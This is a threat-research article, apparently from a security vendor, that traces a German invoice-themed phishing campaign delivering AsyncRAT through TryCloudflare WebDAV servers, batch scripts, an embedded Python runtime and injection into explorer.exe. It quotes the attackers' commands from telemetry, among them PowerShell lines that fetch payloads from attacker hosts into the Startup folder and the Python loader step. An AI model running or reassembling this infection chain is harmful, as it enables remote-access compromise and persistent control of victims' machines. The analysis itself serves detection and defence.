Malware
Analyzing a Multi-Stage AsyncRAT Campaign via Managed Detection and Response
Threat actors exploited Cloudflare's free-tier infrastructure and legitimate Python environments to deploy the AsyncRAT remote access trojan, demonstrating advanced evasion techniques that abuse trusted cloud services for malicious operations.


Save to Folio
Overview
- AsyncRAT-connected threat actors are exploiting Cloudflare's free-tier services and TryCloudflare tunneling domains to host their WebDAV servers, masking malicious activities under trusted infrastructure and making detections challenging for traditional security solutions while ensuring reliable payload delivery.
- The attack uses legitimate Python downloads from official sources, establishing a complete Python environment on victim systems to execute sophisticated code injection techniques targeting explorer.exe processes.
- The campaign begins with phishing emails distributed via Dropbox links, using double-extension files (.pdf.url) to deceive victims, and displaying legitimate PDF documents during execution to reduce suspicion.
- The malware ensures persistence through multiple vectors including startup folder scripts (ahke.bat, olsm.bat), WebDAV mounting, and legitimate "living-off-the-land" techniques using Windows Script Host, PowerShell, and built-in system utilities to evade detection.
- TrendAI Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored threat hunting queries, threat insights, and intelligence reports.
Introduction
AsyncRAT has emerged as a notable Remote Access Trojan (RAT) used by threat actors for its robust capabilities and ease of deployment. It gained favor for its extensive feature set, which includes keylogging, screen capturing, and remote command execution capabilities. Its modular architecture, typically implemented in Python, provides flexibility and ease of customization, making it a preferred tool of choice for cybercriminals.
During our investigation of AsyncRAT infections, we observed Python scripts playing a central role in the infection chain, automating various stages of the attack. The initial payload, a Windows Script Host (WSH) file, was designed to download and execute additional malicious scripts hosted on a WebDAV server. These scripts facilitated the download of batch files and further payloads, ensuring a seamless and persistent infection routine.
The attackers cleverly exploited Cloudflare's free-tier services to host their WebDAV server, abusing the platform's reliability and widespread trust to evade detection. By using Cloudflare's infrastructure, the threat actors masked the malicious activity under legitimate domains, making it challenging for traditional security solutions to identify and block the threat.
Similar behavior was documented before by other researchers. However, since then there have been changes in the behavior of the scripts, as well as differing main payloads.
This entry dissects the attack chain from initial compromise through AsyncRAT deployment, examining the attacker's techniques for system infiltration and persistent access.
Threat map

Figure 1 illustrates the observed behavior of the threat across the cases we investigated. During the initial stages of the attack, users received a phishing email containing a Dropbox link leading to an Internet Shortcut file(.url). When opened, the file redirects users to download multi-stage scripts hosted on TryCloudflare domains. These scripts then install a Python environment, establish persistence via startup folder scripts, and inject code into explorer.exe. The final payload (new.bin) was identified to be AsyncRAT.
Managed Detection and Response (MDR) investigation and analysis
Our investigation indicated that the user was likely compromised via a phishing attack. The image below shows the presence of Outlook.exe, suggesting that the attack involved directing the user to download a malicious archive file named Rechnung zu Auftrag W19248960825.pdf.zip (translating to “Invoice for Order” in German). In all the cases we observed, the file name "Rechnung" (German word for invoice, bill or check) remained consistent, followed by additional characters.

Our telemetry also showed that the user downloaded the Rechnung zu Auftrag W19248960825.pdf.zip via msedge.
eventSubId: 603 - TELEMETRY_INTERNET_DOWNLOAD
objectFilePath: C:\Users\<username>\AppData\Local\Temp\MicrosoftEdgeDownloads\6afacba0-f0d1-4b8b-85c7-5bfc8784b9c5\Rechnung zu Auftrag W19248960825.pdf.zip
parentFilePath: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exerequest: hxxps[:]//dl[.]dropboxusercontent[.]com/scl/fi/50mvsqpvyxid7m39g773l/Rechnung-zu-Auftrag-W19248960825.pdf.zip?rlkey=rtgatrazvz9rbqtxbj9rtf7os&st=t318uel6&dl=0


The downloaded ZIP file contains the Rechnung-zu-Auftrag-W19248960825.pdf.url Internet Shortcut file, which links to a WebDAV resource hosted on various servers within Cloudflare's free-tier service with URLs containing trycloudflare[.]com in their names. These URLs point to a Windows Script Host file (as.wsh) located in the DavWWWRoot directory. The specific URLs used in these shortcut files may vary, but they all employ the trycloudflare[.]com domain to obfuscate their true intent.
The following are a list of URLs from the shortcut files in the cases we investigated. Note that these URLs are designed to evade detection and facilitate the download and execution of malicious scripts hosted on Cloudflare's free-tier service remote servers.
- plus-condos-thy-redeem.trycloudflare[.]com
- For this blog entry, we will focus on our investigation of this particular URL. However, regardless of the URL, they all behave the same.
- owners-insertion-rentals-pursuit.trycloudflare[.]com
- Initially accesses 87[.]106[.]191[.]217 via port 5380, then redirects to this site.
- strength-blind-bristol-ten.trycloudflare[.]com
- syracuse-seeks-wilson-row.trycloudflare[.]com
- citysearch-packed-bacterial-receptors.trycloudflare[.]com
![Figure 4. Connection to plus-condos-thy-redeem.trycloudflare[.]com (104[.]16[.]230[.]132:443)](/content/dam/trendmicro/global/en/research/26/a/fig4.png)
Next, the svchost.exe process initiates the WebClient service to enable interaction with WebDAV servers. Meanwhile, rundll32.exe executes the DavSetCookie function from davclnt.dll with parameters specifying a WebDAV server (plus-condos-thy-redeem.trycloudflare[.]com) and an SSL connection. This is for downloading additional files from the remote server.
processFilePath: C:\Windows\System32\svchost.exe
processCmd: C:\WINDOWS\system32\svchost.exe -k LocalService -p -s WebClient
eventSubId: 2 - TELEMETRY_PROCESS_CREATE
objectFilePath: C:\Windows\System32\rundll32.exe
objectCmd: rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie plus-condos-thy-redeem.trycloudflare[.]com@SSL https://plus-condos-thy-redeem.trycloudflare[.]com/
The initial stage of the threat installation employs either Windows Script files (.wsf and .wsh) or batch files (.bat). The file names vary, but the overall routine stays constant. In most of the cases that we investigated, the first file that was downloaded and executed was as.wsh which, in turn, downloads and executes anc.wsf.
processFilePath: C:\Windows\explorer.exe
processCmd: C:\WINDOWS\Explorer.EXE
eventSubId: 2 - TELEMETRY_PROCESS_CREATE
objectFilePath: C:\Windows\System32\wscript.exe
objectCmd: "C:\WINDOWS\System32\WScript.exe" "\\plus-condos-thy-redeem.trycloudflare[.]com@SSL\DavWWWRoot\as.wsh"


The downloaded file \\plus-condos-thy-redeem.trycloudflare[.]com\DavWWWRoot\anc.wsf was subsequently executed. Our telemetry shows that it ran the following command, mirroring the execution method we observed for as.wsh:
- rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie plus-condos-thy-redeem.trycloudflare[.]com http://plus-condos-thy-redeem.trycloudflare[.]com/anc.wsf
| AMSI Telemetry | Description |
|---|---|
| IWshShell3.ExpandEnvironmentStrings("%TEMP%"); | Expands the %TEMP% environment variable to get the path of the temporary directory. |
| IFileSystem3.CopyFile("\\plus-condos-thy-redeem.trycloudflare[.]com@SSL\DavWWWRoot\vio.bat", "C:\Users\<USERNAME>\AppData\Local\Temp\vio.bat", "true"); | Copies vio.bat from the WebDAV server to the local temporary directory. |
| IFileSystem3.CopyFile("\\plus-condos-thy-redeem.trycloudflare[.]com@SSL\DavWWWRoot\xeno.bat", "C:\Users\<USERNAME>\AppData\Local\Temp\xeno.bat", "true"); | Copies xeno.bat from the WebDAV server to the local temporary directory. |
| IWshShell3.Run("C:\Users\<USERNAME>\AppData\Local\Temp\vio.bat", "0", "true"); | Executes vio.bat from the local temporary directory without displaying a window (hidden). |
| IHost.Sleep("3000"); | Introduces a 3-second delay. |
| IWshShell3.Run("cmd /c start /MIN "C:\Users\<USERNAME>\AppData\Local\Temp\xeno.bat"", "0", "false"); | Executes xeno.bat with a minimized window using cmd /c start /MIN. |
| IHost.Sleep("1000"); | Introduces a 1-second delay. |
| IWshShell3.Run("C:\Users\<USERNAME>\AppData\Local\Temp\xeno.bat", "2", "false"); | Executes xeno.bat with a normal window. |
Table 1. Trend Micro Antimalware Scan Interface (AMSI) telemetry generated by the file “anc.wsf”
In summary, anc.wsf performs the following:
- Downloads vio.bat and xeno.bat from the WebDAV server to the local temporary directory.
- Executes vio.bat silently multiple times.
- Executes xeno.bat in both minimal and normal window modes after certain intervals.
The Vio.bat file is responsible for executing a PowerShell command that downloads the Python 3.14.0 embedded distribution zip file from the official Python website and saves it to the user's local temporary directory, specifically at C:\Users\<username>\AppData\Local\Temp\p.zip.
processFilePath: C:\Windows\System32\cmd.exe
processCmd: C:\WINDOWS\system32\cmd.exe /c ""C:\Users\<USERNAME>\AppData\Local\Temp\vio.bat" h "
eventSubId: 2 - TELEMETRY_PROCESS_CREATE
objectFilePath: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
objectCmd: powershell -Command "iwr 'https://www.python.org/ftp/python/3.14.0/python-3.14.0-embed-amd64.zip' -OutFile 'C:\Users\<USERNAME>\AppData\Local\Temp\p.zip'"

The other downloaded batch file (xeno.bat) has near-identical functions to vio.bat. However, unlike the previous behavior, it opens a legitimate PDF document to deceive the victim into believing a normal PDF file was accessed.
processFilePath: C:\Windows\System32\cmd.exe
processCmd: C:\WINDOWS\system32\cmd.exe /c ""C:\Users\<USERNAME>\AppData\Local\Temp\xeno.bat" "
eventSubId: 2 - TELEMETRY_PROCESS_CREATE
objectFilePath: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
objectCmd: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument https://www.ihk.de/blueprint/servlet/resource/blob/5581278/1cafa7f203df9d83e050d9f01677ffe6/rechnung-kleinunternehmer-data.pdf

This batch file (xeno.bat) invokes PowerShell to download a ZIP file from the internet and save it to the user's temporary folder. The downloaded file, in this specific case, is an embedded version of Python 3.14.0 for 64-bit Windows systems, which is saved as p.zip.
processFilePath: C:\Windows\System32\cmd.exe
processCmd: C:\WINDOWS\system32\cmd.exe /c ""C:\Users\<USERNAME>\AppData\Local\Temp\xeno.bat" h "
eventSubId: 2 - TELEMETRY_PROCESS_CREATE
objectFilePath: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
objectCmd: powershell -Command "iwr 'https://www.python.org/ftp/python/3.14.0/python-3.14.0-embed-amd64.zip' -OutFile 'C:\Users\<USERNAME>\AppData\Local\Temp\p.zip'"
The archive p.zip was then extracted using the PowerShell command Expand-Archive to C:\Users\<USERNAME>\AppData\Local\z1man.

It then establishes persistence by dropping a batch file in the Startup folder; however, this time it downloads the files ahke.bat and olsm.bat.
powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/ahke.bat' -OutFile 'C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ahke.bat'"
powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/olsm.bat' -OutFile 'C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\olsm.bat'
The following table summarizes the activities of the vio.bat and xeno.bat files.
| AMSI Telemetry | Description |
|---|---|
| "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument https://www.ihk.de/blueprint/servlet/resource/blob/5581278/1cafa7f203df9d83e050d9f01677ffe6/rechnung-kleinunternehmer-data.pdf | Downloads a legitimate PDF file to trick users (only present with xeno.bat). |
| powershell -Command "iwr 'https://www.python.org/ftp/python/3.14.0/python-3.14.0-embed-amd64.zip' -OutFile 'C:\Users\<USERNAME>\AppData\Local\Temp\p.zip'" | Downloades Python 3.14.0 from the official website and saves it in the temporary folder as p.zip. |
| powershell -Command "Expand-Archive 'C:\Users\<USERNAME>\AppData\Local\Temp\p.zip' 'C:\Users\<username>\AppData\Local\z1man' -Force" | Extracted p.zip (Python Archive) to the folder 'C:\Users\<user>\AppData\Local\z1man' |
| powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/ahke.bat' -OutFile 'C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ahke.bat'" | Downloads the ahke.bat file from the given URL and saves it to the Startup folder of the user <username>. Placing a file in the Startup folder ensures that it will be automatically executed when the user logs into Windows. |
| powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/olsm.bat' -OutFile 'C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\olsm.bat'" | Downloads the olsm.bat file from the given URL and saves it to the Startup folder of the user. Placing a file in the Startup folder ensures that it will be automatically executed when the user logs into Windows. |
| powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/ab/ne.py' -OutFile 'C:\Users\<username>\AppData\Local\z1man\ne.py'" | Downloads and executes the file C:\Users\<username>\AppData\Local\z1man\ne.py, ab/ne.py, ow/ne.py, and vb/ne.py from https://plus-condos-thy-redeem[.]trycloudflare[.]com |
| powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/ow/new.bin' -OutFile 'C:\Users\<username>\AppData\Local\z1man\new.bin'" | Downloads and executes the file C:\Users\<username>\AppData\Local\z1man\new.bin. This is the main payload. |
| powershell -Command "iwr 'https://plus-condos-thy-redeem.trycloudflare[.]com/ab/a.txt' -OutFile 'C:\Users\<username>\AppData\Local\z1man\a.txt'" | Downloaded and executed the file C:\Users\<username>\AppData\Local\z1man\a.txt, ab/a.txt, ow/a.txt, and vb/a.txt from https://plus-condos-thy-redeem[.]trycloudflare[.]com |
| python ne.py -i new.bin -k a.txt | Runs the ne.py script using new.bin as an input file and a.txt as another parameter, which contains a key to decrypt the obfuscated input binary file new.bin. |
Table 2. Summary of the vio.bat and xeno.bat files based on AMSI telemetry
We observed python.exe being used to perform code injection into explorer.exe via the command python ne.py new.bin -k a.txt. Analysis revealed that new.bin contains shellcode, which we identified as AsyncRAT.

Note that in some cases, Python was not downloaded from the official website, instead, the net use command was used to mount the WebDAV server where the Python library was hosted. In the example below, it was mounted to the Q drive to facilitate the transfer.
objectCmd: net use Q: "\\syracuse-seeks-wilson-row.trycloudflare[.]com@SSL\of" /persistent:no
The Python library was then extracted from the mounted Q drive to C:\Users\<USERNAME>\AppData\Local\Microsoft\SystemCache25. This directory contains the complete Python library as well as the malicious shell, keys, and Python scripts.
xcopy "Q:\extracted\*" "." /Y /I /S
C:\Users\<username>\AppData\Local\Microsoft\SystemCache25\_zstd.pyd
File analysis
We successfully extracted all files from one of the active remote servers at 87[.]106[.]191[.]217:5380, which revealed the complete set of files used to install AsyncRAT. The remote server contained all the files that we observed using Trend Vision One™.
To further understand the capabilities of the threat, we analyzed all its components, which will be discussed in the next section.
![Figure 11. 87[.]106[.]191[.]217 hosting the threat components.](/content/dam/trendmicro/global/en/research/26/a/fig11.png)
- This file poses as a PDF file using a double extension but is actually an internet shortcut file. This is the initial file that was distributed to the target machine. When executed, it runs a series of script components specified on its TryCloudflare tunnel, beginning with as.wsh.

- A Windows Script Host control file that points to the next script to execute: anc.wsf

- A Windows Script File that copies the batch files vio.bat and xeno.bat to a temporary folder and executes them.
